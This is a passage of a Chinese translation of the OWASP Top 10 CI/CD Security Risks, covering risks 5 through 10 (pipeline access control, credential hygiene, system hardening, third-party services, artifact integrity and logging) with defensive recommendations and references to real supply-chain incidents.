- 为了防止操纵 CI 配置文件在管道中运行恶意代码，必须在管道运行之前审查每个CI 配置文件。另外，CI 配置文件可以在一个远程分支中管理，与包含正在构建的代码的分支分开，该远程分支应被配置为受保护。
- 移除非必要用户被授予的SCM 仓资源库权限。
- 每条管道只能访问实现其目的所需的凭证。这些凭证应该具有最小权限原则。

参考

- Exploiting Continuous Integration and Automated Build systems，DEF CON 25，作者：Tyler Welton。该演讲涵盖了直接PPE和3PE的开发技术。攻击载体的利用技术，目标是运行未经审查的代码的管道。
  https://www.youtube.com/watch?v=mpUDqo7tIk8
- PPE - Poisoned Pipeline Execution. Running malicious code in your CI, without access to your CI.作者：Daniel Krivelevich 和 Omer Gil。
  https://www.cidersecurity.io/blog/research/ppe-poisoned-pipeline-execution/
- Build Pipeline Security，作者：xssfox。在一个属于AWS的网站的CodeBuild管道中，暴露了一个间接PPE漏洞。这使得匿名的攻击者可以在创建拉取请求时修改由构建配置文件执行的脚本，从而导致部署凭证被破坏。
  https://sprocketfox.io/xssfox/2021/02/18/pipeline/
- GitHub Actions被滥用于挖矿的拉取请求，这些请求含有恶意代码。
  https://dev.to/thibaultduponchelle/the-github-action-mining-attack-through-pull- request-2lmc
- A terraform provider for execution of OS commands during run of terraform plan in the pipeline，作者：Hiroki Suezawa。
  https://github.com/rung/terraform-provider-cmdexec

- Abusing the terraform plan command for execution of OS commands in the CI/CD, 作者：Alex Kaskasoli.
  https://alex.kaskaso.li/post/terraform-plan-rce
- 在Teleport的CI实现中发现了一个漏洞，允许攻击者从互联网上通过创建拉取请求来执行Direct-3PE攻击。攻击者可以通过在与Drone CI管道相连的公共GitHub仓库中创建一个拉取请求，并修改CI配置文件来执行一个恶意的管道。
  https://goteleport.com/blog/hack-via-pull-request/
- Asier Rivera Fernandez的研究展示了如何对CI/CD环境执行PPE攻击，包括AWS CodePipeline、CodeBuild和CodeDeploy服务。
  https://www.youtube.com/watch?v=McZBcMRxPTA

  https://www.pwc.be/en/FY21/documents/AWS%20CI_CD%20technical%20 article%20-%20v3.pdf



CICD-SEC-5

基于流水线的访问控制不足

定义

在执行环境中，流水线执行节点可以访问CI/CD系统内和外的众多资源和系统。当在流水线中运行恶意代码时，攻击者会利用基于流水线的访问控制（PBAC）不足带来的风险，滥用流水线许可之外的更高权限，以便在CI/CD系统内外横向移动。

描述

流水线是CI/CD的核心。在节点上执行携带特定指令的流水线配置，可执行一系列的敏感操作：

- 访问源代码，构建和测试源代码。
- 从本地获取各种敏感信息，例如：环境变量、密钥库、基于云计算的专用身份服务（例如：AWS元数据服务）和其他本地信息。
- 创建、修改和部署工件。

基于流水线的访问控制是每个流水线及其内部每个步骤运行的上下关联条件。鉴于每个流水线的高度敏感和关键性质，必须将每个流水线限制在仅能访问它所需的确切数据和资源集合。理想情况下，每个流水线和步骤都应该受到这样的限制，以确保攻击者在流水线上下文中执行恶意代码的情况下，将潜在的危害降到最小程度。

基于流水线的访问控制包括与流水线执行环境有关的众多元素相关的控制：

- 准入流水线执行环境内的访问权限，例如：代码、账户信息、环境变量和其他流水线。
- 底层主机和其他流水线节点的权限。
- 互联网的流入和流出筛选过滤。

影响

能够在流水线执行节点上下文中运行的恶意代码，具有其所在流水线阶段的完整权限。它可以访问账户信息，访问底层主机并连接到该流水线可以访问的任何系统。这可能导致机密数据泄露，在CI环境内的横向移动，还可能访问CI环境之外的服务器和系统，以及沿着流水线部署恶意工件，包括生产环境。

在攻击者能够入侵流水线执行节点的情况下，或将恶意代码注入构建过程的情况下，可能造成的潜在损害程度由环境中基于流水线的访问控制粒度确定。

建议

- 不要将具有不同敏感性等级或者需要访问不同资源的流水线放在共享节点上。共享节点仅应用于具有相同密级的流水线。
- 确保CI/CD系统中使用的账户信息，以每个流水线和步骤仅访问所需账户信息的方式进行范围限定。
- 在每次流水线执行后，将执行节点恢复到原始状态。
- 确保为运行流水线作业的操作系统用户在执行节点上授予最小权限原则的操作系统权限。
- CI和CD流水线作业在控制节点上应该具有有限的权限。如果条件允许，请在单独的专用节点上运行流水线作业。
- 确保执行节点已打完安全补丁。
- 确保工作运行的环境中的网络分段配置，以允许执行节点仅访问网络内所需的资源。尽可能的避免向构建节点授予无限的访问权限。
- 在作为包安装的一部分执行安装脚本时，确保为其在代码中保存一段独立的文本。该文本不能访问构建过程中其他阶段中可用的账户信息和其他敏感资源。

参考

- Amazon、Zillow、Lyft和Slack NodeJS应用程序成为攻击者使用依赖性混淆漏洞的目标。遭受依赖性混淆攻击的组织在CI节点上执行了恶意代码，允许对手在环境中进行横向移动并滥用PBAC不足。
  https://www.bleepingcomputer.com/news/security/malicious-npm-packages- target-amazon-slack-with-new-dependency-attacks/

- Codecov，一个用于CI代码覆盖的流行工具，被攻击并用于了窃取构建的环境变量。
  https://about.codecov.io/security-update/
- Teleport CI实现中发现的漏洞允许来自互联网的攻击者执行Direct-3PE攻击，以运行特权容器并升级到节点本身的root特权，从而导致账号信息转移、恶意工件的释放以及访问敏感系统。
  https://goteleport.com/blog/hack-via-pull-request/

CICD-SEC-6

凭据清理不足

定义

凭据清理不足的风险，涉及到围绕凭据的访问控制、不安全的账户管理和过度宽松的凭据等方面，从而使攻击者能够获取和使用整个流水线中各种账户信息和授权令牌。

描述

CI/CD环境由多个系统互相通信和认证构成，由于凭证可能存在于各种各样的上下文，因此在保护凭证方面带来了巨大的挑战。

应用凭据由应用程序在运行时使用，生产系统凭据由流水线用于部署基础架构、工件和应用程序到生产环境，工程师使用凭据作为其测试环境中代码和工件的一部分。

多样化的流水线内容，以及储存和使用凭据的大量方法及技术，加大了不安全使用凭据的可能性。一些影响凭据清理的主要缺陷有：

- **将包含凭据的代码推送到SCM存储库的一个分支**：这可能是无意中发生的错误，没有注意到代码中存在的账户信息，或者是故意而为，没有意识到这样做会带来风险。从那一刻起，凭据就暴露给任何具有访问仓库读取权限的人，并且即使从推送它的分支中删除了它，也会继续出现在提交历史记录中，任何有仓库访问权限的人都可以查看。
- **构建和部署流程中有不安全使用的凭据**：这些凭据用于访问代码仓库、读取和写入制品库，并将资源和工件部署到生产环境。鉴于他们需要访问的大量流水线和目标系统，因此有必要理解：
  - 每套凭据在哪种流水线上下文中以及使用何种方法？
  - 每个流水线只能访问它所需要完成任务所需的凭据吗？
  - 凭据可以被经过流水线的未经审查的代码访问吗？
  - 这些凭据在一次构建中如何被调用和注入？这些凭据只能在运行时以及只能从所需的流水线内容中访问吗？

- **容器镜像层中的凭据：**仅用于构建镜像的凭据仍然存在于镜像的某个层中，可供任何能够下载镜像的人使用。
- **凭据打印到控制台输出：**在流水线中使用的凭据经常被故意或无意地打印到控制台输出中。这可能会导致凭据以明文形式暴露在日志中，可由具有访问构建结果的任何人查看。这些日志可能流向日志管理系统，从而扩大暴露范围。
- **长期不更换的凭据：**由于凭据遍布工程生态系统，因此它们暴露在众多员工和承包商中。长期不更换凭据会导致拥有有效凭据的人员和工件数量不断增加。对于流水线使用的凭据（例如部署密钥）尤其如此，它们通常使用“如果没有受损，就不要修复”的理念来进行管理，这会导致有效凭据多年都不更换。

影响

凭据是攻击者最想要的东西，他们试图利用它们来访问高价值资源或部署恶意代码和工件。在这种情况下，工程环境为攻击者提供了获取凭据的多种途径。极易出现的人为错误，再加上安全凭据管理方面的知识差距，以及对更新凭据从而导致流程中断的担心，使许多组织的高价值资源，面临着因凭据暴露而被攻击的风险。


建议

- 建立规范，从代码到部署，持续将工程生态系统中不同系统发现的凭据映射成表。确保每组凭据遵循最小权限原则，并且已授予使用该凭据的服务所需的确切权限集。
- 避免在多个流水线内容中共享相同的凭据集。这会增加实现最小权限原则的复杂性，也会在事故责任认定时带来负面影响。
- 应将使用临时凭据作为首选，而不是静态凭据。如果需要使用静态凭据，确保建立规范，定期更换所有静态凭据并检测过期凭据。
- 将凭据的使用配置设置为仅限于预定条件（如限定到特定源IP或身份），以确保即使在被破解的情况下，也无法在您的环境之外使用被窃取的凭据。
- 检测推送到代码库并存储在代码库中的账户信息。使用IDE插件等控件来识别本地更改中使用的账户信息，每次代码推送时自动扫描，并对代码库及其过去提交定期扫描。
- 确保在CI/CD系统中使用的账户信息，以允许每个流水线和步骤仅具有所需账户信息的范围进行配置。
- 使用厂商内置选项或第三方工具来防止账户信息被打印到未来构建的控制台中输出。确保所有现有输出都不包含账户信息。
- 验证是否从任何类型的工件（例如容器镜像层、二进制文件层或Helm图表层）中删除了

账户信息。

参考

- 攻击者通过破坏Codecov（较为流行的CI流水线代码覆盖工具），窃取了数千个以环境变量形式存储的凭据。
  https://about.codecov.io/security-update/
- Travis CI将公共存储库的安全环境变量注入拉取请求构建，使它们容易受到匿名用户对公共存储库发出拉取请求的攻击。
  https://travis-ci.community/t/security-bulletin/12081
- 一个攻击者攻击了Stack Overflow的TeamCity Build服务器，并由于他们不安全的存储方法从而成功窃取机密。
  https://stackoverflow.blog/2021/01/25/a-deeper-dive-into-our-may-2019-security- incident/
- 三星在公共GitLab存储库中暴露了授权的账号信息。
  https://techcrunch.com/2019/05/08/samsung-source-code-leak/
- 攻击者访问了Uber的GitHub私库，这些存储库包含授权和共享的AWS令牌，导致数百万司机和乘客的数据被泄露。
  https://www.ftc.gov/system/files/documents/federal_register_notices/2018/04/152_3054_uber_revised_consent_analysis_pub_frn.pdf
- Gaining write access to Homebrew，作者：Eric Holmes。Homebrew Jenkins实例揭示了执行构建时的环境变量，其中包括一个允许攻击者对Homebrew项目本身进行恶意更改的GitHub令牌。
  https://medium.com/@vesirin/how-i-gained-commit-access-to-homebrew-in-30- minutes-2ae314df03ab



CICD-SEC-7

不安全的系统配置

定义

不安全的系统配置风险源于不同管道系统（例如：SCM、CI、工件存储库）的安全设置、配置和加固中存在的缺陷，通常会导致攻击者能够“唾手可得”扩大在系统环境中立足点。

描述

CI/CD环境由来自多个供应商的多种系统组成。为了加强CI/CD的安全性，安全人员需要高度重视流经管道的代码和工件，以及每个独立系统的态势和弹性。CI/CD系统采用和其他系统类似的方式存储和处理数据，涉及所有级别（应用程序、网络和基础架构）的各种安全设置和配置。这些设置对CI/CD环境的安全态势和对潜在危险的敏感性有重要影响。各种水平的攻击者们一直在尝试寻找能使他们获利的CI/CD潜在漏洞和配置错误。

潜在的加固缺陷示例：

- 使用过时版本或缺乏重要安全补丁的自我管理系统或组件。
- 具有过于宽松的网络访问控制的系统。
- 对底层操作系统具有管理权限的自托管系统。
- 系统配置不安全的系统。配置通常会决定授权、访问控制、日志记录等相关的关键安全特性。在许多情况下，默认配置集并不安全，需要进行优化。
- 清理凭证不充分的系统——例如未禁用的默认凭证、过度许可的编程式令牌等等。

尽管使用SaaS CI/CD解决方案而不是他们的自托管替代方案，能消除一些与系统加固和网络内的横向移动相关的潜在风险，组织仍然需要谨慎地安全地配置他们的SaaS CI/CD解决方案。每个解决方案都有自己一组独特的安全配置和最佳实践，这对于保持最佳安全状态至关重要。

影响

攻击者可能会利用CI/CD系统中的其中一个安全漏洞来获得未授权的系统访问权限，而更糟糕的情况则是破坏系统并访问底层操作系统。攻击者可能会滥用这些缺陷来操纵合法的CI/CD流、获取敏感令牌并可能访问生产环境。在某些情况下，这些缺陷可能允许攻击者在CI/CD系统环境内外横向移动。

建议

- 维护正在使用的系统和版本的清单，包括每个系统的指定所有者的映射。持续检查这些组件中的已知漏洞。如果存在安全补丁，请及时更新。如果没有，请考虑删除该组件/系统、限制对系统的访问或限制系统执行敏感操作的能力来减少利用漏洞的潜在影响。
- 确保对系统的网络访问符合最少访问原则。
- 建立一个流程，定期检查所有系统配置中任何可能影响系统安全状态的设置，并确保所有设置都是最佳的。
- 确保管道执行节点的权限符合最小权限原则。在这种情况下，常见的错误配置是将执行节点上的调试权限授予工程师。虽然在许多组织中，这是一种常见的做法，但必须考虑到，任何能够以调试模式访问执行节点的用户都可能在将所有账户信息加载到内存时，或在使用节点的标识时暴露它们——这一许可有效地将高级权限授予了具有此权限的工程师。

参考

- SolarWinds构建系统的漏洞，用于通过SolarWinds向18000个组织传播恶意软件。
  https://sec.report/Document/0001628280-20-017451/#swi-20201214.htm
- 后门植入PHP git存储库中。攻击者将恶意的未经审查的代码直接推送到PHP主分支，最终导致正式的PHP版本传播给所有PHP用户。这次攻击可能源自于PHP自我维护的git服务器的一个漏洞。
  https://news-web.php.net/php.internals/113981
- 攻击者破坏了Stack Overflow的TeamCity构建服务器，该服务器可从互联网访问。
  https://stackoverflow.blog/2021/01/25/a-deeper-dive-into-our-may-2019-security-incident/
- 攻击者破坏了一个未打补丁的Webmin构建服务器，并在从存储库获取代码后在本地副本中添加了一个后门，从而导致使用Webmin的服务器遭到供应链攻击。
  https://www.webmin.com/exploit.html

- Nissan源代码泄露，源自于一个自主管理的Bitbucket实例可以通过默认凭据从互联网访问。
  https://www.zdnet.com/article/nissan-source-code-leaked-online-after-git-repo-misconfiguration/
- 梅赛德斯奔驰的源代码泄露，源自于自我维护的面向互联网的GitLab服务器开放自我注册。
  https://www.zdnet.com/article/mercedes-benz-onboard-logic-unit-olu-source-code-leaks-online/
- 纽约州政府自行管理的GitLab服务器暴露在互联网上，任何人都可以自行注册和登录存储敏感账户信息的系统。
  https://techcrunch.com/2021/06/24/an-internal-code-repo-used-by-new-york- states-it-office-was-exposed-online/

CICD-SEC-8

第三方服务的不受控使用

定义

CI/CD的攻击面包括组织的有机资产（例如：SCM或CI）以及有权访问这些有机资产的第三方服务。由于第三方服务对CI/CD系统中资源的访问极其容易，所以产生了和第三方服务不受管控的使用有关的风险,极大地扩大了组织的攻击面。

描述

只有很少的组织没有将众多第三方服务连接到CI/CD系统和过程。由于第三方服务易于实施，加上它的即时价值，使其成为日常工程中不可或缺的一部分。嵌入或授予第三方访问权限的方法变得越来越多样化，实施第三方服务也变得越来越容易。

以常见的SCM—GitHub SaaS为例，可以通过以下5种方法中的一种或多种连接第三方应用程序：

- GitHub应用程序。
- OAuth应用程序。
- 提供给第三方应用程序的访问令牌。
- 提供给第三方应用程序的SSH密钥。
- 配置发送给第三方的Webhook事件。

以上的每种方法都需要几秒钟到几分钟来实现，并且为第三方提供了从读取单个存储库中的代码一直到完全管理GitHub组织的多种功能。尽管这些第三方的潜在系统权限很高，但在许多情况下，第三方在实际实施前不需要获得组织的特殊许可或批准。

构建系统还允许轻松地集成第三方。将第三方集成到构建管道通常比在管道配置文件中添加一到两行代码或从构建系统的市场中安装插件更容易（比如：GitHub Actions中的操作，Circle中的Orbs）。然后，第三方功能被导入并作为构建过程

的一部分执行，可以完全访问它所执行管道阶段的任何可用资源。

类似的连接方法在大多数CI/CD系统中以不同的形式存在，这使得在整个工程生态系统中管理和维护第三方所使用最小权限的过程变得极为复杂。组织正在努力应对获得完整可见性的挑战：了解哪些第三方可以访问不同的系统、了解他们拥有哪些访问方法、他们被授予的权限/访问权限级别、以及他们实际使用的权限/访问权限级别。

影响

由于缺乏对第三方实现的治理和可见性，组织无法在其CI/CD系统中维护基于角色的访问控制。鉴于第三方的宽容程度，组织的安全性取决于他们实施的第三方。基于角色的访问控制的实现不足和围绕第三方的最小权限，加上围绕第三方实现过程的最少治理和尽职调查，会导致组织的攻击面显著增加。

鉴于CI/CD系统和环境的高度互联性，利用单个第三方造成的损害远远超出第三方所连接系统范围的损害（例如：对存储库具有写入权限的第三方可被攻击者利用将代码推送到存储库，这反过来将触发构建并在构建系统上运行对手的恶意代码）。

建议

应在第三方使用生命周期的每个阶段实施围绕第三方服务的治理控制：

- **审批**——建立审查程序，以确保被授予对工程生态系统中任何位置资源的访问权限的第三方，在被授予对环境的访问权限之前得到批准，并且授予的权限级别符合最小权限原则。
- **集成**——引入控制和程序，以保持对集成到CI/CD系统的所有第三方的持续可见性，包括：
  - 集成方法。确保涵盖每个系统的所有集成方法（包括市场应用软件、插件、OAuth应用程序、编程访问令牌等）。
  - 授予第三方的权限级别。
  - 第三方实际使用的权限级别。
- **对持续使用情况的可见性**——确保每一个第三方都被限制在其需要访问的特定资源范围内，并删除其未使用或多余的权限。作为构建过程的一部分，被集成的第三方应该在作

用域上下文运行，对账户信息和代码的访问受到限制，并具有严格的入口和出口筛选过滤。

- **取消配置**——定期审查所有集成的第三方，并删除那些不再使用的第三方。

参考

- Codecov是一种在CI中使用的流行的代码覆盖工具，它会从构建中窃取环境变量。https://about.codecov.io/security-update/
- 攻击者会破坏DeepSource（一个静态分析平台）工程师的GitHub用户账户。他们使用被破坏的账户，获得了DeepSource GitHub应用程序的权限，从而能够访问所有安装了被攻破的GitHub应用程序的DeepSource客户端的代码库。https://discuss.deepsource.io/t/security-incident-on-deepsource-s-github-application/131
- 攻击者可以访问git分析平台Waydev的数据库，窃取其客户的GitHub和GitLab OAuth令牌。https://changelog.waydev.co/github-and-gitlab-oauth-security-update-dw98s

CICD-SEC-9

不正确的工件完整性验证

定义

由于没有足够的机制来确保代码和工件得到验证，不正确的工件完整性验证风险允许有权访问CI/CD流程中某个系统的攻击者将恶意代码（尽管看似是良性代码）或工件推送到管道中。

描述

CI/CD流程由多个步骤组成，并负责最终将代码从工程师的工作站带到生产环境。每个步骤中都会导入多个资源，即，将从远程位置获取的第三方包和工件与内部资源和工件相结合。事实上，最终形成的资源依赖于不同步骤中由多个贡献者提供的多个源。这就创建了多个入口点，通过这些入口点可以篡改此资源。

如果被篡改的资源能够成功渗透到交付过程中，而不会引起任何怀疑或遇到任何安全卡点，那么它很可能会以合法资源的名义继续流经整个管道，直至进入生产环境。

影响

在软件交付过程中，攻击者可能会滥用不正确的工件完整性验证。通过管道交付恶意工件，最终导致在CI/CD流程中的系统甚至生产环境执行恶意代码。

建议

为了防止不正确的工件完整性验证风险，需要软件交付链中的不同系统和不同阶段采取一系列的安全措施。可以参考以下安全控制措施：

- 从开发到生产整个过程中采用验证资源完整性的流程和技术。当生成资源时，该过程应使用外部的资源签名基础设施对该资源进行签名。在管道的后续步骤中，应在使用资源之前根据签名机构验证资源的完整性。在这方面可以考虑的一些典型措施：

- **代码签名。**SCM解决方案提供了为每个参与者使用唯一密钥对提交工件进行签名的功能。该措施可以用来防止未签名的提交工件顺着管道进入后续阶段。
- **工件验证软件。**使用对代码和工件进行签名和验证的工具，以防止未经验证的软件在管道中交付。如：由Linux基金会创建的Sigstore项目。
- **配置偏差检测。**该措施用于检测配置中存在的偏差（如：云环境中没有使用IaC签名模板来管理的资源），以标志某个资源可能由不受信任的源或进程而部署。

- 对于生成/部署管道中的第三方资源（如：作为生成过程的一部分而导入和执行的脚本），在使用第三方资源之前，应计算获取所资源的哈希值，并与官方提供的哈希值做交叉对比。

参考

- SolarWinds构建系统遭受的黑客攻击，通过SolarWinds将恶意软件传播到18000个组织。在构建过程中，Orion软件的代码在构建系统中发生了更改，在代码库中没有留下任何痕迹。
  https://sec.report/Document/0001628280-20-017451/_swi-20201214.html
- Codecov是CI中使用的一种流行的代码覆盖工具，它遭受到了损害以从构建过程中窃取环境变量。攻击者获得了托管Codecov脚本的GCP（Google Cloud Platform）账号的访问权限，并将其植入恶意代码。该攻击是由客户将存储在GitHub上脚本的哈希值与从GCP账号下载脚本的哈希值进行比较而发现的。
  https://about.codecov.io/security-update/
- 在PHP git存储库中植入后门，最终导致易受攻击的PHP版本传播给所有PHP用户。攻击者将未经审查的恶意代码直接推送到PHP主分支，将代码提交到好像是由已知的PHP贡献者制作的一样。
  https://news-web.php.net/php.internals/113981
- 攻击者破坏了Webmin的构建服务器，并向应用程序的一个脚本添加后门。即使在受感染的生成服务器被授权后，后门仍然存在，因为代码是从本地备份而不是源代码管理系统还原的。Webmin用户容易受到RCE的供应链攻击，持续时间超过15个月，直到后门被移除。
  https://www.webmin.com/exploit.html

CICD-SEC-10

日志记录和可见性不足

定义

日志记录和可见性不足风险使得攻击者能够在CI/CD环境中执行恶意活动，而不会在攻击链的任何阶段被检测到，包括攻击者的技术、战术和流程，而这些被作为事件发生后的调查内容。

描述

具备强大的日志记录和可见性功能，是一个组织对于准备、检测和调查安全事件应具备的重要能力。

通常，工作站、服务器、网络设备以及关键IT和业务应用程序在组织内得到了日志记录和可见性的覆盖。而对于工程环境，也就是开发环境，则并非如此。

鉴于存在大量利用工程环境和流程的潜在攻击向量，安全团队必须构建适当的功能，以便在发生安全攻击时能够实现实时检测。由于其中许多载体涉及到了对于不同系统开发要素的访问，因此，应对这一挑战的关键是对来自人员和程序的访问建立起强大的可见性。

鉴于CI/CD攻击向量的复杂性，系统的审计日志（如：用户访问、用户创建、权限修改）和应用的日志（如：将事件推送到存储库、执行构建、上传工件）具有同等的重要性。

影响

随着攻击者逐渐将重点转移到工程环境，并将其作为实现目标的手段，那些无法确定环境中是否已具备恰当日志记录和可见性控制的组织，可能无法检测到安全事件的发生，并且由于调查能力不足，在消除风险和修复漏洞方面面临巨大困难。

对于受到攻击的组织来说，时间和数据是最有价值的东西。而所有集中存储的相关日志数据可能是导致事件响应成功与失败之间的重要区别。

建议

对于实现足够的日志记录和可见性，有以下几方面建议：

- **详细记录环境信息：**如果不熟悉潜在威胁涉及的所有不同系统，就无法实现强大的可见性能力。潜在的安全事件可能涉及到参与CI/CD流程的任何系统，包括：SCM、CI、工件存储库、包管理软件、容器注册表、CD和编排引擎（如：K8S）。识别并建立组织内正在使用的所有系统的清单，其中包含这些系统的每个实例，特别是与自我管理系统相关的实例，如：Jenkins。
- **识别并启用恰当的日志源：**确定所有相关系统后，下一步是确保所有相关日志被启用，因为在不同系统中的默认状态有所不同。应允许所有措施，对人员访问和程序访问的可见性进行优化。对于所有相关审核日志源的识别，应给予与应用日志源同等的重视。
- **将日志传送到集中存储位置**（如：SIEM），以支持不同系统之间的日志聚合和关联，从而进行检测和调查。
- **创建告警以检测异常和潜在的恶意活动**，包括每个系统中的异常和代码传送过程中的异常。这涉及多个系统，并且需要有关内部构建和部署过程的深入信息。

参考

- 日志记录和可见性能力对于检测和识别安全事件至关重要且有相关性，无论事件中利用的风险是什么样的。近年来，涉及CI/CD系统的任何安全事件都要求受害组织具有强大的可见性，以便能够正确调查和了解相关攻击造成的损害。

CI/CD十大安全风险

OWASP